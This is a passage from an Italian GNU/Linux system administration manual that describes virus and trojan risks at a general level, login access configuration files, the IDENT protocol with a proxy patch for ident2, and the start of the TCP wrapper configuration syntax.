Ad aggravare il problema, le normative di vari paesi vietano espressamente la decompilazione, cioè lo studio dei programmi a partire dalla loro forma eseguibile, cosa che rende difficile una verifica a seguito dell'insorgere di un qualche sospetto. L'unica possibilità per salvaguardarsi di fronte a questo problema è l'uso di programmi provvisti di sorgente, verificati e compilati personalmente.[2] Evidentemente non si tratta di una soluzione accessibile a tutti, sia per le capacità necessarie, sia per il tempo che ciò richiede. Purtroppo, però, resta l'unica, se si vuole escludere la fiducia.

La fiducia, ammesso che ci sia, non basta, perché occorre verificare che il tale programma non sia stato manomesso da una persona differente da quella di cui ci si fida. Infatti, un programma normale potrebbe diventare un cavallo di Troia contenente un virus, o comunque contenere

qualcosa di aggiunto per qualche fine. Questa verifica può essere fatta attraverso l'uso di una firma elettronica (si veda a questo proposito il capitolo 402).

387.3 Programmi imprevisti

Una volta compreso il pericolo legato ai programmi, che possono essere cavalli di Troia, oppure possono contenere un virus, si può credere di avere risolto il problema se si evita di installarne di nuovi. Tuttavia, un «programma» può essere inserito anche all'interno di file di dati, nel momento in cui questo può diventare uno script o un insieme di macro-istruzioni di qualche tipo.

È nota l'esistenza di virus «macro», costituiti da macro-istruzioni contenute in documenti di programmi di scrittura o in fogli elettronici. Nello stesso modo non è da escludere la possibilità di acquisire un documento TeX o anche PostScript contenente istruzioni che possono arrecare dei danni nel momento della composizione (si tratta di operazioni legate all'accesso al file system).

Sotto questo aspetto, i problemi maggiori si avvertono quando i programmi di questo tipo possono essere inseriti in documenti a cui si accede attraverso la rete. Per esempio, una pagina HTML potrebbe incorporare o richiamare un programma JavaScript,[3] o peggio un programma Java (le applet). In questa situazione, solo il programma di navigazione può impedire che venga fatto qualcosa di dannoso, ammesso che possa essere in grado di farlo. Generalmente, l'unica alternativa è impedire l'esecuzione di script e programmi esterni, accettando tutte le conseguenze che ciò comporta, dato che in questo modo diventa impossibile accedere ad alcuni servizi.

Un'ultima considerazione va fatta nei confronti dei programmi allegati a messaggi di posta elettronica. Nel momento in cui il programma di lettura della posta dovesse essere «troppo» amichevole, si potrebbe arrivare a estrarre e installare tali programmi, quasi senza rendersene conto. Sono noti gli attacchi di questo tipo che colpiscono inesorabilmente gli utenti più ingenui.

387.4 Limitare la diffusione di un virus

In linea di principio, non ci sono difese che tengano contro un virus o un cavallo di Troia realizzati con perizia. Tuttavia, qualche accorgimento può essere utile, soprattutto se si ritiene che il proprio sistema operativo di partenza sia abbastanza «sicuro» (cosa che comunque non si può dimostrare). In generale valgono le solite raccomandazioni che si fanno in queste occasioni.

- Evitare di utilizzare software che non sia stato compilato personalmente, dopo un esame attento dei sorgenti, o comunque, evitare di utilizzare software compilato da persone sconosciute e anche da persone conosciute per le quali non si può verificare l'autenticità dell'origine.

- Evitare di abilitare l'esecuzione di script e programmi incorporati in documenti ottenuti attraverso la rete (file HTML e posta elettronica principalmente).

- Evitare di usare il sistema in qualità di utente '`root`' quando non serve: un virus avrebbe i privilegi necessari per infettare tutto il sistema, mentre un cavallo di Troia avrebbe accesso a tutti i file di dispositivo.

- Utilizzare un sistema di scansione realizzato appositamente per verificare le alterazioni nei file, come AIDE e Tripwire (capitolo 392).

387.5 Bliss

Un sistema Unix è l'ideale per realizzare un virus con grande facilità. Non serve nemmeno essere programmatori; basterebbe appena sapere scrivere uno script di shell.

Qui non si vuole e non si può mostrare un esempio pratico di virus del genere, perché la diffusione di tali informazioni potrebbe invogliare le solite persone di poco conto a realizzarne dei propri. Tuttavia, la descrizione di massima del funzionamento di un virus reale può essere di aiuto per comprendere il problema.

Bliss è stato il primo virus realizzato specificatamente per i sistemi GNU/Linux, che comunque potrebbe essere ricompilato facilmente per la maggior parte dei sistemi Unix. Le informazioni sul suo funzionamento sono state ottenute da un'analisi condotta da Ray Lehtiniemi, come documentato in *Bliss, a Linux "virus"* di Axel Boldt.

Bliss si attacca ai file eseguibili (compresi gli script) nella loro parte iniziale, aggiungendo in coda una stringa di riconoscimento (una firma, ovvero un'impronta virale). Quando si avvia un programma infettato in questo modo, in realtà si mette in funzione il virus, che fa le sue cose e poi estrae il file originale salvandolo temporaneamente in '`/tmp/.bliss-tmp.`***pid***' (***pid*** rappresenta il numero del processo), da dove poi provvede a metterlo in funzione.

È da osservare che tutto è molto semplice, al contrario di tanti virus realizzati per sistemi Dos e successivi, in cui si arriva ad alterare le istruzioni del codice eseguibile che viene infettato.

Bliss è evidentemente solo una dimostrazione di questo pericolo. Qui sono stati trascurati tanti dettagli sul suo funzionamento che riguardano però lo scopo «pratico». Ma per comprendere cosa può fare un virus, basta solo un po' di fantasia. Si intuisce facilmente il pericolo di un virus latente, che non fa nulla di eclatante per mostrarsi, rimanendo in attesa di fare ciò per cui è stato creato e messo in circolazione.

387.6 Riferimenti

- Axel Boldt, *Bliss, a Linux "virus"*

  ⟨*http://math-www.uni-paderborn.de/~axel/bliss/*⟩

[1] Secondo una vecchia tradizione non si regalano spille e altri oggetti appuntiti con cui ci si può ferire.

[2] Esiste anche software proprietario che viene messo a disposizione in forma sorgente.

[3] Teoricamente i file HTML possono incorporare anche molti altri tipi di script, purché il navigatore sia poi in grado di interpretarli.

Filtri di accesso standard

Il primo punto su cui intervenire per affrontare i problemi di sicurezza di un sistema, è quello del filtro di accesso. Questo compito è svolto fondamentalmente da Login, che può essere configurato in modo differente a seconda dell'organizzazione della propria distribuzione GNU.

> Normalmente dipende dalla configurazione delle librerie PAM, che sia previsto o meno l'uso di questi file. La configurazione delle librerie PAM per ciò che riguarda Login potrebbe essere contenuta nel file '`/etc/pam.d/login`'.

388.1 Login in generale

Come accennato, Login potrebbe offrire qualche strumento minimo di configurazione per controllare gli accessi. In generale, la presenza del file '`/etc/nologin`' impedisce l'accesso e il file '`/etc/securetty`' stabilisce da quali terminali può accedere l'utente '**`root`**'.

Alcuni tipi di Login permettono di controllare l'accesso degli utenti comuni attraverso la configurazione del file '`/etc/usertty`'; altri potrebbero utilizzare la configurazione di '`/etc/login.access`'. Qui viene mostrato come si potrebbero utilizzare questi file, quando il programma Login che si ha a disposizione ne prevede l'uso.

Per quanto riguarda l'uso di '`/etc/login.defs`', si veda il capitolo 134, dedicato alle parole d'ordine oscurate.

Per sapere esattamente come è organizzato il proprio Login, è indispensabile leggere la sua pagina di manuale, *login(1)*, tenendo conto però, che potrebbe anche non essere aggiornata.

388.1.1 file «/etc/usertty»

Attraverso il file '`/etc/usertty`' dovrebbe essere possibile limitare l'accesso degli utenti. Solitamente non viene utilizzato e la sua mancanza consente a tutti gli utenti del sistema di accedere da dove vogliono, quando vogliono, a parte la restrizione che riguarda l'utente '**`root`**' in base alla configurazione del file '`/etc/securetty`'.

In linea di massima, se il programma Login è stato compilato in modo da utilizzarlo, il file '`/etc/usertty`' permette di definire l'origine e la fascia oraria attraverso cui ogni utente può accedere.

Il file '`/etc/usertty`' può contenere commenti, introdotti dal simbolo '**`#`**' e terminati dalla fine della riga; inoltre può contenere righe bianche o vuote, che vengono ignorate. Per il resto, le direttive che può contenere sono raggruppate in tre sezioni possibili, denominate: '**`CLASSES`**', '**`GROUPS`**' e '**`USERS`**'.

```
CLASSES | GROUPS | USERS
elemento        origine...
...
```

Ognuna delle tre sezioni inizia con la parola chiave che la identifica, scritta con tutti i caratteri maiuscoli, come si vede dallo schema sintattico. Le righe seguenti, fino all'indicazione della

sezione successiva, rappresentano la definizione di elementi della sezione a cui si abbinano delle origini. In pratica,

```
elemento  origine...
```

serve a definire il nome di un elemento riferito alla sezione a cui appartiene, il quale consente l'accesso dalle origini indicate. Tra il nome e l'elenco di origini si possono utilizzare uno o più spazi orizzontali (comprese le tabulazioni); l'elenco dei nomi è separato a sua volta attraverso altri spazi orizzontali.

Un'origine, nel senso degli schemi sintattici mostrati, rappresenta un terminale o un nodo espressi in qualche modo, da cui l'utente che vi appartiene può accedere. L'origine può contenere anche l'indicazione di una fascia oraria in cui è consentito l'accesso.

La cosa migliore, per cominciare, è mostrare un esempio in cui appare l'uso di tutte le sezioni.

```
CLASSES
terminale_console     tty1 tty2 tty3 tty4 tty5 tty6
elaboratore_locale    @localhost
rete_locale           @.brot.dg @192.168.1.0/255.255.255.0

GROUPS
studenti              rete_locale tty1
prof                  terminale_console elaboratore_locale rete_locale

USERS
tizio                 tty1 tty2 tty3
caio                  tty4 tty5 tty6
*                     rete_locale
```

L'esempio mostra la sequenza normale nell'indicazione delle sezioni. La prima, '**CLASSES**', permette di definire delle classi, ovvero dei nomi che possono essere richiamati nelle altre sezioni. A fianco di ogni nome di classe viene riportato l'elenco delle origini a cui queste fanno riferimento. Intuitivamente, si intende che la classe '**terminale_console**' rappresenta gli accessi provenienti da una console virtuale qualunque, da '/dev/tty1' a '/dev/tty6'; nello stesso modo si può comprendere che la classe '**rete_locale**' rappresenta tutti gli accessi provenienti da nodi appartenenti al dominio *brot.dg* o alla sottorete 192.168.1.*.

La sezione '**GROUPS**' permette di definire dei gruppi, secondo quanto riportato nel file '/etc/group', abbinando agli utenti relativi la possibilità di accedere attraverso origini determinate. Nell'esempio, gli utenti del gruppo '**studenti**' possono accedere dagli accessi definiti dalla classe '**rete_locale**' e anche dalla prima console ('/dev/tty1').

La sezione '**USERS**' permette di definire l'accesso dei singoli utenti. Per esempio, l'utente '**tizio**' può accedere solo dalle prime tre console virtuali.

In generale, se un utente ricade all'interno della definizione di un elemento della sezione '**GROUPS**' e anche in uno della sezione '**USERS**', le sue possibilità di accesso sono date dall'unione delle due.

All'interno della sezione '**USERS**' può apparire un elemento speciale, l'asterisco ('*'), che rappresenta qualsiasi utente. Seguendo l'esempio, oltre ai nominativi indicati esplicitamente,

si fa in modo che ogni utente possa accedere da qualunque nodo della rete locale.

A parte la comprensione intuitiva, le origini possono essere espresse in modi differenti, secondo uno degli schemi seguenti.

```
classe
```

```
dispositivo_di_terminale
```

```
@.dominio
```

```
@numero_ipv4/maschera
```

```
@localhost
```

Quanto mostrato rappresenta solo una prima approssimazione; in ogni caso, un'origine può essere espressa da:

1. il nome di una classe definita precedentemente;
2. il nome del file di dispositivo del terminale corrispondente, togliendo il percorso '`/dev/`';
3. un nome di dominio che rappresenta tutti i nodi che gli appartengono;
4. l'indirizzo di una sottorete, composto dal numero IPv4 e dalla maschera relativa;
5. la sigla '**`@localhost`**' che rappresenta un accesso proveniente dallo stesso sistema locale.

Tuttavia, l'origine può contenere anche l'indicazione di una fascia oraria in cui quella tale origine fisica (o logica) può avere accesso. Naturalmente, questo vale per tutti i casi visti, escluso le classi, che in realtà servono per definire un gruppo di origini complete.

Una fascia oraria viene indicata davanti a un'origine di quelle elencate fino a questo punto e la si distingue perché è racchiusa tra parentesi quadre. La fascia oraria può contenere l'indicazione di uno o più giorni della settimana e di uno o più intervalli orari. La fascia oraria è composta quindi da un elenco di elementi, separati da due punti verticali ('`:`'). Si osservi l'esempio seguente:

```
...
[mon:tue:wed:thu:fri:8-17:20]
...
```

L'esempio rappresenta una fascia oraria corrispondente all'intervallo dalle 8:00 alle 17:59 e dalle 20:00 alle 20:59, di tutti i giorni da lunedì a venerdì. Intuitivamente si comprende che

esiste un'approssimazione obbligata di un'ora per gli intervalli orari e che non è possibile indicare informazioni sui giorni diversi da un ambito strettamente settimanale.

Una fascia oraria di questo tipo deve contenere almeno un'indicazione di un intervallo orario.

Per un esempio più completo, si osservi il pezzo seguente del file '/etc/usertty' che rappresenta una sezione '**USERS**'. L'utente '**tizio**' può accedere dalla prima console virtuale solo il sabato e la domenica dalle 8:00 alle 22:59; poi può accedere anche dalle origini specificate dalla classe '**rete_locale**', dato che ciò è concesso indistintamente per tutti gli utenti.

```
USERS
tizio                   [sat:sun:8-22]tty1
caio                    tty4 tty5 tty6
*                       rete_locale
```

388.1.2 File «/etc/login.access»

Il file '/etc/login.access' svolge funzioni simili a '/etc/usertty'. Il suo scopo è quello di definire chi può o non può accedere al sistema, in base all'origine da cui tenta di accedere. A differenza di '/etc/usertty', non è possibile definire delle fasce orarie; ma per questo viene in aiuto il file di configurazione '/etc/porttime'.

Il file '/etc/login.access' può contenere commenti, preceduti dal simbolo '**#**', righe bianche e righe vuote. Per il resto si tratta di direttive in forma di record composti da tre campi separati attraverso il simbolo di due punti ('**:**'). Si osservi lo schema sintattico seguente:

permesso* : *elenco_utenti* : *origini

Il primo campo può contenere solo i simboli '**+**' e '**-**', che indicano rispettivamente la concessione o il rifiuto all'accesso.

+ | - : ***elenco_utenti* : *origini***

Le direttive vengono lette sequenzialmente nel momento in cui un utente tenta di accedere; la prima a cui corrisponde l'utente stesso, è quella che viene applicata. Se nessuna direttiva corrisponde, l'accesso viene concesso.

L'elenco degli utenti, è un elenco spaziato di nomi di utente o di gruppo. In generale, viene cercata prima la corrispondenza con il nome dell'utente e solo dopo si prova con il gruppo. Tuttavia, la corrispondenza con il gruppo avviene solo se l'utente in questione è aggregato esplicitamente al gruppo stesso. Ciò significa che se l'utente '**tizio**' è abbinato al gruppo '**lavoro**', ma nel file '/etc/group' questo non è indicato, l'utente in questione non viene riconosciuto come appartenente a tale gruppo.

Nel secondo campo può apparire anche la parola chiave '**ALL**', ovvero un jolly che rappresenta tutti gli utenti.

Nel terzo campo si indicano le origini da cui potrebbero provenire i tentativi di accesso; anche in questo caso si tratta di un elenco spaziato. Può trattarsi di:

- terminali locali, ovvero console virtuali, rappresentati dai nomi dei file di dispositivo senza l'indicazione del percorso ('**tty1**', '**tty2**', ecc.);
- nomi di dominio completo o parziale (si riconoscono perché iniziano con un punto);
- indirizzi IP, che in tal caso devono terminare con un punto;
- nomi di domini NIS, che iniziano con il simbolo '**@**'.

Nel terzo campo possono apparire anche le parole chiave '**ALL**' e '**LOCAL**', che indicano rispettivamente tutte le origini, oppure solo le origini locali (ovvero qualunque stringa che non contenga un punto).

Viene mostrato un esempio descritto attraverso dei commenti:

```
# L'utente root può accedere solo da origini locali.
+:root:LOCAL

# Gli utenti tizio, caio e sempronio possono accedere dalle prime
# sei console virtuali, dal nodo locale e anche da roggen.brot.dg.
+:tizio caio sempronio:tty1 tty2 tty3 tty4 tty5 tty6
+:tizio caio sempronio:localhost roggen.brot.dg

# Tutte le altre combinazioni di accesso non sono consentite.
-:ALL:ALL
```

388.1.3 File «/etc/porttime»

Il file di configurazione '`/etc/porttime`' completa le funzionalità di '`/etc/login.access`'. Il suo utilizzo effettivo dipende da Login e probabilmente dalla configurazione attraverso '`/etc/login.defs`', descritto nel capitolo 134.

Il file '`/etc/porttime`' permette di definire delle combinazioni tra i terminali di accesso e i tempi in cui gli utenti possono accedere. Il file può contenere commenti, preceduti dal simbolo '**#**', righe bianche e righe vuote. Per il resto si tratta di direttive in forma di record composti da tre campi separati attraverso il simbolo di due punti ('`:`'). Si osservi lo schema sintattico seguente:

terminale [, *terminale*]...:*utente* [, *utente*]...:*periodo* [, *periodo*]...

I tre campi consentono l'indicazione di elenchi di elementi, separati attraverso una virgola. Il primo campo rappresenta il nome di uno o più terminali, così come sono identificati dai file di dispositivo (senza il percorso); in particolare, per indicare tutti i terminali, si può usare l'asterisco. Il secondo campo è un elenco di utenti a cui si vuole applicare la direttiva; anche in questo caso si può usare l'asterisco per indicarli tutti. Il terzo campo indica i periodi di accesso, attraverso una stringa un po' articolata:

sigle_giorni_settimanaora_inizio-ora_fine

I giorni della settimana si esprimono attraverso sigle particolari, come si vede nella tabella 388.5; se necessario si possono unire più sigle assieme.

Tabella 388.5. Elenco delle sigle utilizzabili per identificare i giorni della settimana.

Sigla	Significato
`Al`	Tutti i giorni della settimana.
`Wk`	I giorni dal lunedì al venerdì.
`Mo`	Il lunedì.
`Tu`	Il martedì.
`We`	Il mercoledì.
`Th`	Il giovedì.
`Fr`	Il venerdì.
`Sa`	Il sabato.
`Su`	La domenica.

Gli orari si indicano con stringhe di quattro cifre numeriche, dove la prima coppia di cifre rappresenta l'ora e la seconda i minuti. Per esempio,

```
...
*:tizio,caio:Wk1630-2400
...
```

consente l'accesso da parte degli utenti '**`tizio`**' e '**`caio`**' tutti i giorni dal lunedì al venerdì dalle ore 16:30 alla mezzanotte. L'esempio seguente, invece, consente solo all'utente '**`root`**' di accedere attraverso '`/dev/console`', escludendo tutti gli altri utenti:

```
...
console:root:Al0000-2400
console:*:
...
```

La prima direttiva per la quale si ottenga corrispondenza tra i primi due campi e l'utente che tenta di accedere, è quella che si applica. Se nel seguito ci fossero direttive più permissive, queste non verrebbero applicate.

L'esempio seguente esclude l'accesso di tutti gli utenti, incluso l'utente '**`root`**', perché la seconda direttiva non viene presa in considerazione:

```
...
*:*:
*:*:Al0000-2400
...
```

Infine, l'esempio seguente consente l'accesso all'utente '**`tizio`**' solo nei giorni di lunedì e martedì:

```
...
*:tizio:MoTu0000-2400
...
```

Per come è stato descritto, questo file di configurazione permette soltanto di impedire gli accessi al di fuori degli orari stabiliti. Per imporre che siano rispettati i tempi, occorre il demone '**`logoutd`**', descritto nella pagina di manuale *logoutd(8)*, il cui scopo è di sorvegliare in tal senso, imponendo la chiusura delle connessioni quando queste superano gli orari previsti.

Capitolo 389
Protocollo IDENT

In quasi tutte le distribuzioni GNU, nella configurazione del supervisore dei servizi di rete è prevista l'attivazione del servizio IDENT, corrispondente alla porta '**`auth`**' (113). Nel caso di Inetd, il file '`/etc/inetd.conf`' potrebbe contenere una riga simile a quella seguente:

```
...
auth    stream   tcp   nowait   identd   /usr/sbin/identd   identd
...
```

In alternativa, se il proprio sistema GNU è configurato diversamente, la riga in questione potrebbe essere più simile a quella seguente:

```
...
ident   stream   tcp   nowait   identd   /usr/sbin/identd   identd
...
```

Il demone '**`identd`**' ha lo scopo di controllare i collegamenti per mezzo del protocollo TCP. In tal modo è in grado di informare il nodo all'altro capo del collegamento sul nominativo-utente di chi esegue quel collegamento. Si osservi la figura 389.3.

Figura 389.3. Il protocollo IDENT serve a fornire alla controparte le informazioni necessarie a identificare l'utente che ha in corso una connessione TCP particolare.

Seguendo l'esempio della figura, se un utente del nodo «A» ha iniziato una connessione TCP con il nodo «B» (in questo caso si tratta di TELNET), dal nodo «B» può essere richiesto al nodo «A» di fornire le informazioni sull'utente che esegue il processo responsabile del collegamento. Come si vede, tale richiesta viene fatta usando il protocollo IDENT e la risposta può essere fornita solo se l'origine gestisce tale servizio.

In linea teorica, è utile fornire questo tipo di servizio, purché il demone '**`identd`**' non sia stato compromesso e fornisca informazioni corrette. In questo modo, se un utente di un sistema che fornisce il servizio IDENT, utilizzando il protocollo TCP, cercasse di aggredire un qualche nodo esterno, l'amministratore di questo potrebbe ottenere il nominativo-utente di questa persona attraverso il protocollo IDENT. Successivamente, tale amministratore avrebbe modo di essere più dettagliato nel riferire l'accaduto al suo collega del sistema da cui è originato l'attacco, a tutto vantaggio di questo ultimo amministratore. Tuttavia, in pratica si considera che il protocollo IDENT non sia corretto per la riservatezza personale e tende a essere utilizzato solo nelle reti private, per controllare l'accessibilità di certi servizi interni, ma senza permettere che tale protocollo possa poi raggiungere l'esterno.

389.1 Ident2

Ident2 [1] è uno tra tanti servizi IDENT disponibili per i sistemi GNU. Il programma che svolge il lavoro viene chiamato generalmente '**ident2**' e la configurazione del supervisore dei servizi di rete, in questo caso nel file '/etc/inetd.conf', viene fatta normalmente così:

```
# /etc/inetd.conf
…
auth  stream  tcp  nowait  root  /usr/sbin/ident2 ident2
```

Come si può osservare, il programma viene avviato con i privilegi dell'utente '**root**' e di norma non si usano opzioni.

Si nota l'assenza del richiamo al TCP wrapper, in quanto si vuole che il servizio IDENT sia accessibile a tutti i nodi e non solo a quelli che passano il filtro stabilito all'interno di '/etc/hosts.allow' e '/etc/hosts.deny'. Inoltre, va osservato che il TCP wrapper non può essere utilizzato perché esso stesso può essere configurato per interrogare l'origine di una richiesta attraverso il protocollo IDENT, formando in tal caso un ciclo senza fine.

389.2 Interrogazione del servizio e librerie

A quanto pare manca un programma di servizio specifico per l'interrogazione del servizio IDENT; in pratica si deve utilizzare un cliente TELNET verso la porta 113 (denominata '**auth**').

Il primo problema è quello di scoprire le porte della connessione che si intende verificare alla fonte. Questo lo si fa con '**netstat**'. A titolo di esempio, si immagina di essere nel nodo «B» dello schema mostrato nella figura 389.3 e di volere verificare l'origine di una connessione TELNET proveniente dal nodo «A» (proprio come mostrava la figura).

Prima di tutto, si deve scoprire che esiste una connessione TELNET (sospetta), cosa che avviene attraverso la lettura dei messaggi del registro del sistema. Purtroppo, se il TCP wrapper non è configurato correttamente, potrebbe mancare l'indicazione delle porte utilizzate, costringendo ad andare un po' per tentativi. Si suppone che sia in corso attualmente un'unica connessione di questo tipo, in tal caso la lettura del rapporto di '**netstat**' non può generare equivoci.

$ **netstat -n** [*Invio*]

Il rapporto potrebbe essere piuttosto lungo. Per quello che riguarda questo esempio, si potrebbe notare l'estratto seguente:

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
…
tcp        0      0 192.168.254.1:23        192.168.1.1:1108        ESTABLISHED
…
```

Il punto di vista è quello del nodo 192.168.254.1, mentre il nodo remoto è 192.168.1.1. Per interrogare il servizio IDENT presso il nodo remoto si utilizza un cliente TELNET nel modo

seguente (eventualmente, al posto del nome '**auth**' si può indicare direttamente il numero: 113).

$ **telnet 192.168.1.1 auth** [*Invio*]

```
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
```

1108 , 23 [*Invio*]

```
1108 , 23 : USERID : OTHER :tizio
Connection closed by foreign host.
```

Così si viene a conoscere che la connessione è intrattenuta dall'utente '**tizio@192.168.1.1**'.

Un demone di un servizio qualunque potrebbe essere modificato in modo da utilizzare sistematicamente il protocollo IDENT per interpellare i clienti, annotando nel registro del sistema gli utenti che accedono. Per questo e altri utilizzi, esiste la libreria '**libident**', disponibile con quasi tutte le distribuzioni GNU.

Probabilmente, solo la distribuzione Debian acclude il demone '**identtestd**' assieme alla libreria '**libident**'. Si tratta di un programma da collocare nel file di configurazione del supervisore dei servizi di rete, per esempio '`/etc/inetd.conf`', collegandolo a una porta non utilizzata, il cui scopo è solo quello di restituire le informazioni di chi dovesse fare un tentativo di accesso attraverso un cliente TELNET su quella stessa porta. In pratica, '**identtestd**' serve esclusivamente per verificare il funzionamento del proprio servizio IDENT.

Nel caso si utilizzi Inetd, si attiva il servizio (diagnostico) attraverso una riga come quella seguente, nel file '`/etc/inetd.conf`'.

```
...
9999  stream  tcp  nowait  root  /usr/sbin/in.identtestd in.identtestd
...
```

Una volta riavviato il supervisore dei servizi di rete, si può interpellare tale «servizio» con un cliente TELNET da un nodo in cui è presente IDENT, per verificarne il funzionamento. Si osservi l'esempio.

telnet 192.168.1.1 9999 [*Invio*]

```
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
Welcome to the IDENT server tester, version 1.9

(Linked with libident-libident 0.21 Debian 4)

Connecting to Ident server at 192.168.254.1...
Querying for lport 2252, fport 9999....
Reading response data...
Userid response is:
   Lport........ 2252
   Fport........ 9999
   Opsys........ OTHER
   Charset...... <not specified>
   Identifier... root
Connection closed by foreign host.
```

389.3 Autenticazione interna tramite IDENT

All'inizio del capitolo si accenna al fatto che il protocollo IDENT, in sé, implica una mancanza di riservatezza per gli utenti, oltre che un maggiore pericolo rispetto ai tentativi di accesso dall'esterno (in quanto la conoscenza dei nominativi utente esistenti consente di concentrare l'attenzione su quelli). Tuttavia, si può isolare una rete locale, rispetto all'esterno, attraverso un firewall che impedisca il transito di richieste IDENT, sfruttando il servizio internamente.

In una rete locale, il protocollo IDENT consente di abilitare l'accesso a servizi interni, in base al nominativo utente. Una situazione molto comune riguarda il riconoscimento degli utenti che accedono (dalla rete locale) a una base di dati interna, oppure il filtro degli accessi a un proxy che risulta essere l'unica possibilità di accesso all'esterno con il protocollo HTTP.

Figura 389.10. Se si vuole usare il protocollo IDENT nella rete locale, è opportuno che questo non possa attraversare il router che instrada verso la rete esterna.

389.4 Proxy trasparente

Come accennato nella sezione precedente, una delle situazioni in cui si rende utile o necessario l'uso del protocollo IDENT è rappresentata dal filtro all'accesso esterno verso il protocollo HTTP, attraverso un proxy. Ma se questo servizio proxy funziona in modo «trasparente», ovvero all'insaputa dei programmi clienti, come se si trattasse di un router normale, il meccanismo del riconoscimento tramite il protocollo IDENT non funziona.

Figura 389.11. Lo schema semplifica il problema introdotto dal proxy trasparente che non è in grado di interrogare il servizio IDENT.

Perché un proxy trasparente possa avvalersi del servizio IDENT per riconoscere gli utenti e decidere se autorizzarli o meno ad accedere, occorre che il programma che offre il servizio IDENT sia stato modificato ad arte. Nel caso di Ident2 esiste una modifica, pubblicata da Fabian Franz, che però è valida solo per la versione adatta ai sistemi GNU/Linux.

La modifica da apportare al sorgente di Ident2 riguarda il file '`sys/m_linux.c`', che prima della modifica contiene il pezzo seguente:

```
...
        if (lp == local_port && rp == remote_port
        && remote_addr == raddr->s_addr) {
                if (laddr == NULL) {
                        fclose (fp);
                        return uid;
                }
                else if (laddr->s_addr
                == local_addr) {
                        fclose (fp);
                        return uid;
                }
        }
...
```

Ecco come si presenta dopo la modifica, dove le righe modificate sono evidenziate con un carattere più scuro:

```
...
        if (lp == local_port
            && (rp == remote_port || (remote_port == 80 && rp == 8080))
            && (remote_addr == raddr->s_addr
                || (remote_port == 80 && rp == 8080))) {
                if (laddr == NULL) {
                        fclose (fp);
                        return uid;
                }
                else if (laddr->s_addr
                == local_addr) {
                        fclose (fp);
                        return uid;
                }
        }
...
```

In pratica, con questa modifica, se viene fatta una richiesta riferita a una porta 8080 e il servente IDENT trova una connessione rivolta alla porta 80, dà le informazioni su tale connessione, anche se questa è diretta a un indirizzo differente.

389.5 Riferimenti

- *Dansguardian*

  ⟨*http://dansguardian.org/?page=extras* ⟩

  ⟨*http://dansguardian.org/downloads/tp-ident2.patch* ⟩

[1] **Ident2** GNU GPL

Capitolo 390

TCP wrapper più in dettaglio

L'uso del TCP wrapper (il programma '**tcpd**') è già stato descritto in modo sommario nel capitolo 297. In quella fase sono state trascurate le sue potenzialià di controllo, che possono estendersi fino all'utilizzo del protocollo IDENT.

La configurazione del TCP wrapper avviene esclusivamente attraverso i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', all'interno dei quali si possono utilizzare direttive più complesse di quelle già viste in precedenza. In ogni caso, è bene ribadire che lo scopo di questi file è quello di trovare una corrispondenza con l'utente e il nodo che tenta di accedere a uno dei servizi messi sotto il controllo del supervisore dei servizi di rete e di altri servizi che incorporano il TCP wrapper attraverso delle librerie. La verifica inizia dal file '`/etc/hosts.allow`' e continua con '`/etc/hosts.deny`', fermandosi alla prima corrispondenza corretta. Se la corrispondenza avviene con una direttiva del file '`/etc/hosts.allow`', l'accesso è consentito; se la corrispondenza avviene con una direttiva di '`/etc/hosts.deny`', l'accesso è impedito; se non avviene alcuna corrispondenza l'accesso è consentito.

La configurazione del TCP wrapper è importante in un elaboratore sprovvisto di altre misure di controllo degli accessi. Pertanto, dal momento che è relativamente semplice attivare un filtro di pacchetto, il TCP wrapper tende a essere dimenticato, lasciando vuoti i suoi file di configurazione.

390.1 Limiti e particolarità del TCP wrapper

In generale, le connessioni RPC non si riescono a controllare facilmente con il TCP wrapper. In particolare, i servizi annotati come RPC-TCP nel file di configurazione del supervisore dei servizi di rete non sono gestibili attraverso il programma '**tcpd**'.

Alcuni demoni UDP e RPC rimangono attivi al termine del loro lavoro, in attesa di un'ulteriore richiesta eventuale. Questi servizi sono registrati nel file '`/etc/inetd.conf`' con l'opzione '**wait**' e così si possono riconoscere facilmente. Come si può intuire, solo la richiesta che li avvia può essere controllata da '**tcpd**'.

Alcuni dettagli di funzionamento di '**tcpd**' sono definiti in fase di compilazione dei sorgenti. Si tratta in particolare dell'opzione di compilazione '**-DPARANOID**', con la quale è come se fosse sempre attivo il jolly '**PARANOID**' nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Di solito, i pacchetti già compilati del TCP wrapper sono stati ottenuti senza questa opzione, in modo da lasciare la libertà di configurarlo come si vuole.

Un altro elemento che può essere definito con la compilazione è il tipo di direttive che si possono accettare nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Le due sintassi possibili sono descritte in due documenti separati: *hosts_access(5)* e *hosts_options(5)*.

390.2 Configurazione del TCP wrapper

In questa sezione viene mostrata in particolare la sintassi dei file '/etc/hosts.allow' e '/etc/hosts.deny', quando nella fase di compilazione di '**tcpd**' non è stata abilitata l'estensione '**PROCESS_OPTIONS**'; in pratica quella più limitata. Negli esempi si mostrano anche le corrispondenze con il secondo tipo di formato, che può essere approfondito leggendo *hosts_options(5)*.

elenco_di_demoni : ***elenco_di_clienti*** [: ***comando_di_shell***]

La sintassi mostrata, che si riferisce al tipo più semplice di formato delle direttive di questi file, potrebbe essere trasformata in quello più complesso nel modo seguente:

elenco_di_demoni : ***elenco_di_clienti*** [: spawn ***comando_di_shell***]

Quando non si sa quale sia il formato giusto per il proprio '**tcpd**', basta provare prima quello più semplice. Se non va bene si vede subito la segnalazione di errore nel registro del sistema.

I primi due elementi, l'elenco di demoni e l'elenco di clienti, sono descritti in un altro capitolo (capitolo 297). Vale forse la pena di ricordare che questi «elenchi» sono semplicemente nomi o modelli separati da spazi orizzontali, cosa che spiega la necessità di separare i vari campi delle direttive attraverso i due punti verticali.

Ciò che appare a partire dal terzo campo di queste direttive (nel caso mostrato si tratta di un comando di shell, ma con la sintassi più complessa si parla piuttosto di opzioni), può contenere delle variabili, rappresentate da un simbolo di percentuale ('**%**') seguito da una lettera, che vengono espanse da '**tcpd**' ogni volta che viene verificata la corrispondenza con quella direttiva determinata che le contiene (tabella 390.1).

Tabella 390.1. Elenco delle variabili utilizzabili in alcune parti delle direttive dei file di controllo degli accessi.

Variabile	Contenuto
%a	L'indirizzo del nodo cliente.
%A	L'indirizzo del nodo servente.
%c	L'informazione completa del nodo cliente per quanto disponibile.
